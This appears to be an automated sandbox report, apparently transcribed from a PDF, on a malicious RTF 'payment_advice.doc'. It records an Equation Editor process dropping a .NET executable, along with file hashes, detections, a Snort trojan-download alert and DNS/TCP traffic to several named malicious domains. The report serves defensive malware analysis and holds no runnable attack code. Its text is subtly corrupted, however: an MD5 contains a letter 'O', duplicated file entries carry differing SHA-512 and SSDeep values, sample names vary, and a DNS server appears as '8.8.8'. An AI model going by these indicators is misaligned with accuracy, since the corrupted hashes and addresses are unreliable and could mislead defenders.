| Preview:  | [doc]..payment_advice.LNK=0..payment_advice.LNK=0..[doc]..payment_advice.LNK=0..   |

| C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\payment_advice.LNK |   |
|--|---|
| Process:   | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE  |
| File Type:   | MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:13 2020, mtime=Wed Aug 26 14:08:13 2020, atime=Tue Feb 23 23:53:35 2021, length=326273, window-hide  |
| Category:  | dropped   |
| Size (bytes):  | 2068  |
| Entropy (8bit):  | 4.58953129298372  |
| Encrypted:   | false   |
| SSDeep:  | 24:83/XTwz6lkn1ZeAZGDv3qvdm7d23/XTwz6lkn1ZeAZGDv3qvdm7dV:83/XT3Ik1ZxZnvQh23/XT3Ik1ZxZnvQ/   |
| MD5:   | 7217FC118D825A713A3F199A336910D2  |
| SHA1:  | ECFE1395983AA08F3213313F1D00804FF42D853C  |
| SHA-256:   | D6DF2D99D16F89EECBFD5042527D5EDDFD8F6C8E6F63DBD6CB590240F9FC70BE  |
| SHA-512:   | 48AD7DD8066650C4A48987487C648827A3D9BCEE6D88D15AEC62BE8C572532273787D4B1E57786BBBA69D3C0451B691D64CC78348773CDEC0518369711D11A1   |
| Malicious:   | false   |
| Preview:   | L.....F....8.E..{.8.E..{.y..zG.....P.O..i....+00./C\.....t.1....QK.X..Users.`.....QK.X*.....6....U.s.e.r.s...@.s.h.e.l.l.3.2..d.l.l.,-2.1.8.1.3....L.1....Q.y..user.8....QK.X.Q.y*...=&..U.....A.l.b.u.s....z.1....Q.y..Desktop.d.....QK.X.Q.y*...=_.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.6.9....n.2....XR...PAYMEN-1.DOC.R.....Q.y.Q.y*...8.....p.a.y.m.e.n.t._a.d.v.i.c.e..d.o.c..... .....-..8.[.....?J....C:\Users\_.#.....\642294\Users.user\Desktop\payment_advice.doc)..... ..... .D.e.s.k.t.o.p\p.a.y.m.e.n.t._a.d.v.i.c.e..d.o.c.....LB)...Ag.....1SPS.XF.L8C....&m.m.....S.-1.-5.-2.1.-9.6.6.7.7.1.3.1.5.-3.0.1.9.4.0.5.6.3.7.-3.6.7.3.3.6.4.7.7.-1.0.0.6.....`.....X.....642294.....D....3N..W..9F.C.....[D_ |

| C:\Users\user\AppData\Roaming\Microsoft\Templates\-\$Normal.dotm |   |
|--|---|
| Process:   | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE  |
| File Type:   | data  |
| Category:  | dropped   |
| Size (bytes):  | 162   |
| Entropy (8bit):  | 2.431160061181642   |
| Encrypted:   | false   |
| SSDeep:  | 3:vrJlaCkWtVyzALORwObGUxKbyln:vdsCkWtJLObvb+I   |
| MD5:   | 6AF5EAEBE6C935D9A5422D99EEE6BEFO  |
| SHA1:  | 6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC  |
| SHA-256:   | CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719  |
| SHA-512:   | B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0 |
| Malicious:   | false   |
| Preview:   | .user.....A.l.b.u.s.....p.....^.....^.....P.^.....^.....z.....^.....x...  |

| C:\Users\user\AppData\Roaming\twox67345.exe |  |
|---|--|
| Process:                                    | C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE |

| C:\Users\user\AppData\Roaming\twox67345.exe |   |
|---|---|
| File Type:                                  | PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows  |
| Category:                                   | dropped   |
| Size (bytes):                               | 629624  |
| Entropy (8bit):                             | 4.318973025796057   |
| Encrypted:                                  | false   |
| SSDeep:                                     | 6144:hB3ot6JPVsT7zFoRtMDC7lCAKSU3bd2SAHQBX/Mm+4bQLQUNStT:hlXfizFytMAlabES7MZEC/NMT  |
| MD5:  | 3DC83F17122DD592D607424A54C1E9CB  |
| SHA1:                                       | CA3F7E0FAC52D80B1680994E8B07A4B7E589D6A4  |
| SHA-256:                                    | D5582D586F46F61240CED5F4A44DAC22D5E2C7C0A48F63C964093DE0CBE49BC8  |
| SHA-512:                                    | 53676DD5D8C5957F84E512951353B7962529944EDEE3C4B8EB80D68EDDAACFE45AAD3843A1FC6406506223F1EE1317DF47A731A901BABB9CEE696CFB391DDC<br>C   |
| Malicious:                                  | true  |
| Antivirus:                                  | <ul style="list-style-type: none"><li>Antivirus: Joe Sandbox ML, Detection: 100%</li><li>Antivirus: ReversingLabs, Detection: 38%</li></ul>   |
| Joe Sandbox View:                           | <ul style="list-style-type: none"><li>Filename: Vlw8bjzjD5.exe, Detection: malicious, <a href="#">Browse</a></li></ul>  |
| Preview:                                    | MZ.....@.....!..!This program cannot be run in DOS mode...\$.PE..L....}.....0. .....@.....~..<br>..@.....W.....x.....H.....text.4{..... .rsrc.....~.....@..@.reloc.....<br>.....@..B.....H..Xa.. 9.....*".(....*.s.....s.....s.....s.....*B.(....(*...0.....rX..p..rl..p..s.....+.....<br>(...+o.....88.....(-.....(. ....( /..0% ..&....(0.....:.....o'.....01.....8.....*.....\$j.....0.....rh..p..r~..p..s.....+.....\$.....(+o.....88.....(-.....(.....(.....(0%..... |

| C:\Users\user\AppData\Roaming\wPLpKMo\UGxXf.exe |   |
|---|---|
| Process:  | C:\Users\user\AppData\Roaming\twox67345.exe   |
| File Type:                                      | PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows  |
| Category:                                       | dropped   |
| Size (bytes):                                   | 629624  |
| Entropy (8bit):                                 | 4.318973025796057   |
| Encrypted:                                      | false   |
| SSDeep:   | 6144:hB3ot6JPVsT7zFoRtMDC7lCAKSU3bd2SAHQBX/Mm+4bQLQUNStT:hlXfizFytMAlabES7MZEC/NMT  |
| MD5:  | 3DC83F17122DD592D607424A54C1E9CB  |
| SHA1:   | CA3F7E0FAC52D80B1680994E8B07A4B7E589D6A4  |
| SHA-256:  | D5582D586F46F61240CED5F4A44DAC22D5E2C7C0A48F63C964093DE0CBE49BC8  |
| SHA-512:  | 53676DD5D8C5957F84E512951353B7962529944EDEE3C4B8EB80D68EDDAACFE45AAD3843A1FC6406506223F1EE1317DF47A731A901BABB9CEE696CFB391DDC  |
| Malicious:                                      | true  |
| Antivirus:                                      | <ul style="list-style-type: none"><li>Antivirus: Joe Sandbox ML, Detection: 100%</li><li>Antivirus: ReversingLabs, Detection: 38%</li></ul>   |
| Joe Sandbox View:                               | <ul style="list-style-type: none"><li>Filename: Vlws8bjzD5.exe, Detection: malicious, <a href="#">Browse</a></li></ul>  |
| Preview:  | MZ.....@.....!.L!This program cannot be run in DOS mode....\$.....PE..L.....}.....0. .....@.....~..<br>..@.....W.....X.....H.....text..4{... .....`rsrc.....~.....@..@.reloc.....<br>.....@..B.....H.....Xa. 9.....*".(...*\$......\$......\$......*B,(.....(*.0.....rX.p..rl.p..s.....+.....<br>(...+o.....88.....(-.....(. ....(.....(/...0%...&....(0.....:.....0'.....01.....8.....*.....\$j.....0.....rh.p...r~.p.s.....+\$.....(+o.....88.....(-.....(. ....(.....(/...0%.. |

| C:\Users\user\Desktop\~yment_advice.doc |   |
|---|---|
| Process:                                | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE  |
| File Type:                              | data  |
| Category:                               | dropped   |
| Size (bytes):                           | 162   |
| Entropy (8bit):                         | 2.431160061181642   |
| Encrypted:                              | false   |
| SSDeep:                                 | 3:vrJlaCkWtVyzALOrwObGUXKbyln:vdsCkWtJLObyvb+l  |
| MD5:                                    | 6AF5EAEBE6C935D9A5422D99EEE6BEF0  |
| SHA1:                                   | 6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC  |
| SHA-256:                                | CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719  |
| SHA-512:                                | B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFFFF1F8CAE0 |
| Malicious:                              | false   |
| Preview:                                | .user.....A.i.b.u.s.....p.....^.....^.....P.^.....^.....z.....^.....x...  |

## Static File Info

| General               |  |
|-----------------------|--|
| File type:            | Rich Text Format data, unknown version   |
| Entropy (8bit):       | 4.117334916955769  |
| TrID:                 | <ul style="list-style-type: none"> <li>Rich Text Format (5005/1) 55.56%</li> <li>Rich Text Format (4004/1) 44.44%</li> </ul>   |
| File name:            | payment_advice.doc   |
| File size:            | 326273   |
| MD5:                  | 0ea6e37e930278b71774ae91d68bb879   |
| SHA1:                 | 5e3721c21b04c30c0f2d3b7e83b7bb506fd55cb8   |
| SHA256:               | 3fda6eb4d90828826854806f1956d0d4a20bf595eb917370ff05ba5ba1dde66  |
| SHA512:               | 413836d6e2382e6177fba3114efef67c0d291ba04a18b5f0bb4284a54408319c74c72b13e3ecd7e452718091227c9314af37b20005e30d22cf8fb7d7a83ad6   |
| SSDEEP:               | 6144:L6LYrUVjkXcFdWd5ppJl8L4s5kSFxNPnfokdH9jGIWmiKduNNZJRFsJ:3BCfWdtJf3/dYkdH9qKd8DsJ  |
| File Content Preview: | {\rtf1\%4?_7&?">4;~;.9?7~;)~=?';9?0.=@?~?#J9/6=<2:>81\$:_?~?4!?]6633'(??,(=?[(<%?~*.+%(?=8>&4>/=.!6~???6.%<.'\$1%~!#,?(?1:_\$=4.4?#\$%6->]9;3)?;:(?!_)%<*>!.]\$ 2^3*[(?\$\$)&!(.??"?<.^@=(?<<);..(?4#?361?5._@.+*,]&1(.?...,.\$=?,?64?447? |

## File Icon

|            |                  |
|------------|------------------|
|            |                  |
| Icon Hash: | e4eea2aaa4b4b4a4 |

## Static RTF Info

### Objects


| ID | Start     | Format ID | Format | Classname | Datasize | Filename | Sourcepath | Temppath | Exploit |
|----|-----------|-----------|--------|-----------|----------|----------|------------|----------|---------|
| 0  | 0000142Ah |           |        |           |          |          |            |          | no      |

## Network Behavior

### Snort IDS Alerts

| Timestamp                | Protocol | SID     | Message   | Source Port | Dest Port | Source IP    | Dest IP       |
|--------------------------|----------|---------|---|-------------|-----------|--------------|---------------|
| 02/23/21-16:53:54.098868 | TCP      | 2021697 | ET TROJAN EXE Download Request To Wordpress Folder Likely Malicious | 49165       | 80        | 192.168.2.22 | 150.95.81.183 |

### Network Port Distribution



Total Packets: 57

- 53 (DNS)
- 80 (HTTP)

## TCP Packets

| Timestamp                           | Source Port | Dest Port | Source IP     | Dest IP       |
|-------------------------------------|-------------|-----------|---------------|---------------|
| Feb 23, 2021 16:53:53.842025995 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.098081112 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.098285913 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.098867893 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.353571892 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.356101036 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.356157064 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.356198072 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.356232882 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.356267929 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.356306076 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.356307983 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.356334925 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.356343031 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.356368065 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.356376886 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.356405020 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.356412888 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.356450081 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.356451988 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.356468916 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.356519938 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.372745037 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.612919092 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.612977028 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.613019943 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.613019943 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.613048077 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.613055944 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.613060951 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.613092899 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.613101959 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.613131046 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.613149881 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.613187075 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.613224030 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.613230944 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.613236904 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.613267899 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.613281012 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.613312960 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.613320112 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.613354921 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.613368034 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.613425970 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.613439083 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.613461018 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.613472939 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.613497019 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.613504887 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.613539934 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.613543987 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.613588095 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.613594055 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.613663912 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.616348982 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.627536058 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.627619028 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.868176937 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.868235111 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.868273020 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.868309021 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.868350029 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.868387938 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |

| Timestamp                           | Source Port | Dest Port | Source IP     | Dest IP       |
|-------------------------------------|-------------|-----------|---------------|---------------|
| Feb 23, 2021 16:53:54.868416071 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.868452072 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.868463039 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.868489027 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.868541002 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.868546009 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.868557930 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.868565083 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.868580103 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.868602991 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.868618011 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.868633032 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.868666887 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.868666887 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.868711948 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.868752003 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.868752003 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.868777990 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.868794918 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.868824005 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.868834019 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.868849039 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.868871927 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.868911982 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.868913889 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.868932009 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.868951082 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.868977070 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.869003057 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.869024038 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.869048119 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.869066954 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.869088888 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.869118929 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |
| Feb 23, 2021 16:53:54.869129896 CET | 80          | 49165     | 150.95.81.183 | 192.168.2.22  |
| Feb 23, 2021 16:53:54.869153023 CET | 49165       | 80        | 192.168.2.22  | 150.95.81.183 |

## UDP Packets

| Timestamp                           | Source Port | Dest Port | Source IP    | Dest IP      |
|-------------------------------------|-------------|-----------|--------------|--------------|
| Feb 23, 2021 16:53:52.341901064 CET | 52197       | 53        | 192.168.2.22 | 8.8.8.8      |
| Feb 23, 2021 16:53:52.723155975 CET | 53          | 52197     | 8.8.8.8      | 192.168.2.22 |
| Feb 23, 2021 16:53:52.723788023 CET | 52197       | 53        | 192.168.2.22 | 8.8.8.8      |
| Feb 23, 2021 16:53:53.110671997 CET | 53          | 52197     | 8.8.8.8      | 192.168.2.22 |
| Feb 23, 2021 16:53:53.111388922 CET | 52197       | 53        | 192.168.2.22 | 8.8.8.8      |
| Feb 23, 2021 16:53:53.821729898 CET | 53          | 52197     | 8.8.8.8      | 192.168.2.22 |
| Feb 23, 2021 16:54:00.170200109 CET | 53099       | 53        | 192.168.2.22 | 8.8.8.8      |
| Feb 23, 2021 16:54:00.230391979 CET | 53          | 53099     | 8.8.8.8      | 192.168.2.22 |
| Feb 23, 2021 16:55:27.316231012 CET | 52838       | 53        | 192.168.2.22 | 8.8.8.8      |
| Feb 23, 2021 16:55:27.475828886 CET | 53          | 52838     | 8.8.8.8      | 192.168.2.22 |
| Feb 23, 2021 16:55:27.476371050 CET | 52838       | 53        | 192.168.2.22 | 8.8.8.8      |
| Feb 23, 2021 16:55:27.794637918 CET | 53          | 52838     | 8.8.8.8      | 192.168.2.22 |
| Feb 23, 2021 16:55:35.340843916 CET | 61200       | 53        | 192.168.2.22 | 8.8.8.8      |
| Feb 23, 2021 16:55:35.405267000 CET | 53          | 61200     | 8.8.8.8      | 192.168.2.22 |
| Feb 23, 2021 16:55:45.184340000 CET | 49548       | 53        | 192.168.2.22 | 8.8.8.8      |
| Feb 23, 2021 16:55:45.244551897 CET | 53          | 49548     | 8.8.8.8      | 192.168.2.22 |
| Feb 23, 2021 16:55:50.279475927 CET | 55627       | 53        | 192.168.2.22 | 8.8.8.8      |
| Feb 23, 2021 16:55:50.331012011 CET | 53          | 55627     | 8.8.8.8      | 192.168.2.22 |
| Feb 23, 2021 16:55:50.331909895 CET | 55627       | 53        | 192.168.2.22 | 8.8.8.8      |
| Feb 23, 2021 16:55:50.391808987 CET | 53          | 55627     | 8.8.8.8      | 192.168.2.22 |


## DNS Queries

| Timestamp                           | Source IP    | Dest IP | Trans ID | OP Code            | Name                | Type           | Class       |
|-------------------------------------|--------------|---------|----------|--------------------|---------------------|----------------|-------------|
| Feb 23, 2021 16:53:52.341901064 CET | 192.168.2.22 | 8.8.8   | 0x62a5   | Standard query (0) | tunedinblog.com     | A (IP address) | IN (0x0001) |
| Feb 23, 2021 16:53:52.723788023 CET | 192.168.2.22 | 8.8.8   | 0x62a5   | Standard query (0) | tunedinblog.com     | A (IP address) | IN (0x0001) |
| Feb 23, 2021 16:53:53.111388922 CET | 192.168.2.22 | 8.8.8   | 0x62a5   | Standard query (0) | tunedinblog.com     | A (IP address) | IN (0x0001) |
| Feb 23, 2021 16:54:00.170200109 CET | 192.168.2.22 | 8.8.8   | 0x7a0a   | Standard query (0) | coroloboxorozor.com | A (IP address) | IN (0x0001) |
| Feb 23, 2021 16:55:27.316231012 CET | 192.168.2.22 | 8.8.8   | 0x1271   | Standard query (0) | mail.tpcdel.com     | A (IP address) | IN (0x0001) |
| Feb 23, 2021 16:55:27.476371050 CET | 192.168.2.22 | 8.8.8   | 0x1271   | Standard query (0) | mail.tpcdel.com     | A (IP address) | IN (0x0001) |
| Feb 23, 2021 16:55:35.340843916 CET | 192.168.2.22 | 8.8.8   | 0x7a16   | Standard query (0) | coroloboxorozor.com | A (IP address) | IN (0x0001) |
| Feb 23, 2021 16:55:45.184340000 CET | 192.168.2.22 | 8.8.8   | 0xf6f0   | Standard query (0) | coroloboxorozor.com | A (IP address) | IN (0x0001) |
| Feb 23, 2021 16:55:50.279475927 CET | 192.168.2.22 | 8.8.8   | 0x4f2b   | Standard query (0) | mail.tpcdel.com     | A (IP address) | IN (0x0001) |
| Feb 23, 2021 16:55:50.331909895 CET | 192.168.2.22 | 8.8.8   | 0x4f2b   | Standard query (0) | mail.tpcdel.com     | A (IP address) | IN (0x0001) |

## DNS Answers

| Timestamp                           | Source IP | Dest IP      | Trans ID | Reply Code   | Name                | CName | Address       | Type           | Class       |
|-------------------------------------|-----------|--------------|----------|--------------|---------------------|-------|---------------|----------------|-------------|
| Feb 23, 2021 16:53:52.723155975 CET | 8.8.8     | 192.168.2.22 | 0x62a5   | No error (0) | tunedinblog.com     |       | 150.95.81.183 | A (IP address) | IN (0x0001) |
| Feb 23, 2021 16:53:53.110671997 CET | 8.8.8     | 192.168.2.22 | 0x62a5   | No error (0) | tunedinblog.com     |       | 150.95.81.183 | A (IP address) | IN (0x0001) |
| Feb 23, 2021 16:53:53.821729898 CET | 8.8.8     | 192.168.2.22 | 0x62a5   | No error (0) | tunedinblog.com     |       | 150.95.81.183 | A (IP address) | IN (0x0001) |
| Feb 23, 2021 16:54:00.230391979 CET | 8.8.8     | 192.168.2.22 | 0x7a0a   | No error (0) | coroloboxorozor.com |       | 172.67.172.17 | A (IP address) | IN (0x0001) |
| Feb 23, 2021 16:54:00.230391979 CET | 8.8.8     | 192.168.2.22 | 0x7a0a   | No error (0) | coroloboxorozor.com |       | 104.21.71.230 | A (IP address) | IN (0x0001) |
| Feb 23, 2021 16:55:27.475828886 CET | 8.8.8     | 192.168.2.22 | 0x1271   | No error (0) | mail.tpcdel.com     |       | 103.35.120.75 | A (IP address) | IN (0x0001) |
| Feb 23, 2021 16:55:27.794637918 CET | 8.8.8     | 192.168.2.22 | 0x1271   | No error (0) | mail.tpcdel.com     |       | 103.35.120.75 | A (IP address) | IN (0x0001) |
| Feb 23, 2021 16:55:35.405267000 CET | 8.8.8     | 192.168.2.22 | 0x7a16   | No error (0) | coroloboxorozor.com |       | 172.67.172.17 | A (IP address) | IN (0x0001) |
| Feb 23, 2021 16:55:35.405267000 CET | 8.8.8     | 192.168.2.22 | 0x7a16   | No error (0) | coroloboxorozor.com |       | 104.21.71.230 | A (IP address) | IN (0x0001) |
| Feb 23, 2021 16:55:45.244551897 CET | 8.8.8     | 192.168.2.22 | 0xf6f0   | No error (0) | coroloboxorozor.com |       | 172.67.172.17 | A (IP address) | IN (0x0001) |
| Feb 23, 2021 16:55:45.244551897 CET | 8.8.8     | 192.168.2.22 | 0xf6f0   | No error (0) | coroloboxorozor.com |       | 104.21.71.230 | A (IP address) | IN (0x0001) |
| Feb 23, 2021 16:55:50.331012011 CET | 8.8.8     | 192.168.2.22 | 0x4f2b   | No error (0) | mail.tpcdel.com     |       | 103.35.120.75 | A (IP address) | IN (0x0001) |
| Feb 23, 2021 16:55:50.391808987 CET | 8.8.8     | 192.168.2.22 | 0x4f2b   | No error (0) | mail.tpcdel.com     |       | 103.35.120.75 | A (IP address) | IN (0x0001) |

## HTTP Request Dependency Graph



## HTTP Packets

| Session ID | Source IP    | Source Port | Destination IP | Destination Port | Process  |
|------------|--------------|-------------|----------------|------------------|--|
